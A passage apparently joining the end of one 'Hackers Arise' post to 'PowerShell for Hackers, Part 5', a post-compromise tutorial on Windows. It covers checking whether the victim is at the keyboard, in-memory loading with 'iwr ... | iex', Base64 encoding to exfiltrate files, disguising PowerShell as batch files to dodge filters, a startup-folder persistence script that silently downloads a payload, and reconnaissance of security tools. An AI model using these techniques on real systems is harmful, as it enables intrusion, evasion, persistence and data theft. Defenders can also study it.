Why it’s stealthy: MavInject.exe is a niche Microsoft tool, so it’s rarely monitored by security software or admins, making the injection look like legitimate system behavior.

Summary

Living off the Land techniques matter a lot in Windows penetration testing, as they let you achieve your objectives using only built-in Microsoft tools and signed binaries. That reduces forensic footprints and makes your activity blend with normal admin behavior, which increases the chance of bypassing endpoint protections and detection rules. In Part 1 we covered script execution and DLL injections, some of which will significantly improve your stealth and capabilities. In Part 2, you will explore network recon, persistence, and file management to further evade detection. Defenders can also learn a lot from this to shape the detection strategies. But as it was mentioned earlier, monitoring system binaries might generate a lot of false positives. 

Resources:

https://lofl-project.github.io

https://lolbas-project.github.io/#

The post PowerShell for Hackers – Survival Edition, Part 4: Blinding Defenders first appeared on Hackers Arise.

PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion

Welcome back, cyberwarriors!

We are continuing our PowerShell for Hackers module and today we will look at another range of scripts. Some of them will focus on stealth, like checking if the user is still at the keyboard before taking action. Others are about making your presence felt with changing wallpapers or playing sounds. We also have scripts for moving data around by turning files into text, or avoiding restrictions by disguising PowerShell scripts as batch files. We also added a script with detailed system report as a part of privilege escalation. On top of that, we will cover a quick way to establish your persistence and make it run again after a restart.

Studying these is important for both sides. Attackers see how they can keep access without suspicion and get the information they need. Defenders get to see the same tricks from the other side, which helps them know what to look out for in logs and unusual system behavior.

Let’s break them down one by one.

Detecting User Activity

Repo:

https://github.com/soupbone89/Scripts/tree/main/Watchman

The first script is focused on detecting whether the target is actually using the computer. This is more important than it sounds. Especially useful when you are connecting to a compromised machine through VNC or RDP. If the legitimate user is present, your sudden appearance on their screen will immediately raise suspicion. On the other hand, waiting until the workstation is unattended allows you to do things quietly.

The script has two modes:

Target-Comes: Watches the horizontal movement of the mouse cursor. If no movement is detected, it sends a harmless Caps Lock keypress every few seconds to maintain activity. This keeps the session alive and prevents the screen from locking. As soon as the cursor moves, the function stops, letting you know that the user has returned.

Target-Leaves: Observes the cursor position over a set interval. If the cursor does not move during that time, the script assumes the user has left the workstation. You can specify your own time of inactivity.

Usage is straightforward:

PS > . .\watch.ps1

PS > Target-Comes

PS > Target-Leaves -Seconds 10

showing a script that monitors target activity

For stealthier use, the script can also be loaded directly from memory with commands like iwr and iex, avoiding file drops on disk. Keep in mind that these commands may be monitored in well-secured environments.

executing a monitoring activity script in memory in powershell

Playing Sound

Repo:

https://github.com/soupbone89/Scripts/tree/main/Play%20Sound

Playing a sound file on a compromised machine may not have a direct operational benefit, but it can be an effective psychological tool. Some hackers use it at the end of an operation to make their presence obvious, either as a distraction or as a statement.

showing play sound in powershell script

The script plays any .wav file of your choice. Depending on your objectives, you could trigger a harmless notification sound, play a long audio clip as harassment, or use it in combination with wallpaper changes for maximum effect.

PS > . .\play-sound.ps1

PS > PlaySound "C:\Windows\Temp\sound.wav"

executing play sound script

Changing the Wallpaper

Repo:

https://github.com/soupbone89/Scripts/tree/main/Change%20Wallpaper

Changing the target’s wallpaper is a classic move, often performed at the very end of an intrusion. It is symbolic and visible, showing that someone has taken control. Some groups have used it in politically motivated attacks, others as part of ransomware operations to notify or scare victims.

showing the script to change wallpaper with powershell

This script supports common formats such as JPG and PNG, though Windows internally converts them to BMP. Usage is simple, and it can be combined with a sound to make an even greater impression.

PS > iwr https://raw.githubusercontent.com/... | iex

PS > Set-WallPaper -Image "C:\Users\Public\hacked.jpg" -Style Fit

changing wallpapers with powershell

Converting Images to Base64

Repo:

https://github.com/soupbone89/Scripts/tree/main/Base642Image

When working with compromised machines, data exfiltration is often constrained. You may have limited connectivity or may be restricted to a simple PowerShell session without file transfer capabilities. In such cases, converting files to Base64 is a good workaround.

This script lets you encode images into Base64 and save the results into text files. Since text can be easily copied and pasted, this gives you a way to move pictures or other binary files without a download. The script can also decode Base64 back into an image once you retrieve the text.

Encode:

PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location temp

PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location desk

encoding with the help of a simple powershell tool

Decode:

PS > b64-img -file "$env:\TMP\encImage.txt" -location temp

decoing with the help of a simple powershell tool

With this, exfiltrated data can be restored to its original form on your own machine.

Base64 Text Converter

Repo:

https://github.com/soupbone89/Scripts/tree/main/Base64%20Encoder

Base64 encoding is not just for images. It is one of the most reliable methods for handling small file transfers or encoding command strings. Some commands can break when copied directly when special characters are involved. By encoding them, you can make sure it works.

This script can encode and decode both files and strings:

PS > B64 -encFile "C:\Users\User\Desktop\example.txt"

PS > B64 -decFile "C:\Users\User\Desktop\example.txt"

PS > B64 -encString 'start notepad'

PS > B64 -decString 'cwB0AGEAcgB0ACAAbgBvAHQAZQBwAGEAZAA='

base64 text and script converter

It even supports piping the results directly into the clipboard for quick use:

PS > COMMAND | clip

Converting PowerShell Scripts to Batch Files

Repo:

https://github.com/soupbone89/Scripts/tree/main/Powershell2Bat

Some environments enforce strict monitoring of PowerShell, logging every script execution and sometimes outright blocking .ps1 files. Batch files, however, are still widely accepted in enterprise settings and are often overlooked.

This script converts any .ps into a .bat file while also encoding it in Base64. This combination not only disguises the nature of the script but also reduces the chance of it being flagged by keyword filters. It is not foolproof, but it can buy you time in restrictive environments.

PS > . .\ps2bat.ps1

PS > ".\script.ps1" | P2B

converting powershell to bat with a script
showing how a bat file looks like

The output will be a new batch file in the same directory, ready to be deployed.

Autostart Installer

Repo:

https://github.com/soupbone89/Scripts/tree/main/Autostart

This is a persistence mechanism that ensures a payload is executed automatically whenever the system or user session starts. It downloads the executable from the provided URL twice, saving it into both startup directories. The use of Invoke-WebRequest makes the download straightforward and silent, without user interaction. Once placed in those startup folders, the binary will be executed automatically the next time Windows starts up or the user logs in.

This is particularly valuable for maintaining access to a system over time, surviving reboots, and ensuring that any malicious activities such as backdoors, keyloggers, or command-and-control agents are reactivated automatically. Although basic, this approach is still effective in environments where startup folders are not tightly monitored or protected.

First edit the script and specify your URL and executable name, then run it as follows:

PS > .\autostart.ps1

executing autostart script for persistence with powershell
autostart script grabbed the payload

All-in-one Enumerator

Repo:

https://github.com/soupbone89/Scripts/tree/main/Enumerator

The script is essentially a reconnaissance and system auditing tool. It gathers a wide range of system information and saves the results to a text file in the Windows temporary directory. Hackers would find such a script useful because it gives them a consolidated report of a compromised system’s state. The process and service listings can help you find security software or monitoring tools running on the host. Hardware usage statistics show whether the system is a good candidate for cryptomining. Open ports show potential communication channels and entry points for lateral movement. Installed software is also reviewed for exploitable versions or valuable enterprise applications. Collecting everything into a single report, you save a lot of time.

To avoid touching the disk after the first compromise, execute the script in memory:

PS > iwr http://github.com/… | iex

enumerating a system with the help of a powershell script part 1

All of this data is not only displayed in the console but also written into a report file stored at C:\Windows\Temp\scan_result.txt

Summary

Today we walked through some PowerShell tricks that you can lean on once you have a foothold. The focus is practical. You saw how to stay unnoticed, how to leave a mark when you want to, you also know how to sneak data out when traditional channels are blocked, and how to make sure your access survives a reboot. Alongside that, there is a handy script that pulls tons of intelligence if you know what you’re looking for.

These are small and repeatable pieces hackers can use for bigger moves. A mouse-watch plus an in-memory loader buys you quiet initial access. Add an autostart drop and that quiet access survives reboots and becomes a persistent backdoor. Then run the enumerator to map high value targets for escalation. Encoding files to Base64 and pasting them out in small chunks turns a locked-down host into a steady exfiltration pipeline. Wrapping PowerShell in a .bat disguises intent long enough to run reconnaissance in environments that heavily log PowerShell. Simple visual or audio changes can be used as signals in coordinated campaigns while the real work happens elsewhere.

The post PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion first appeared on Hackers Arise.

❌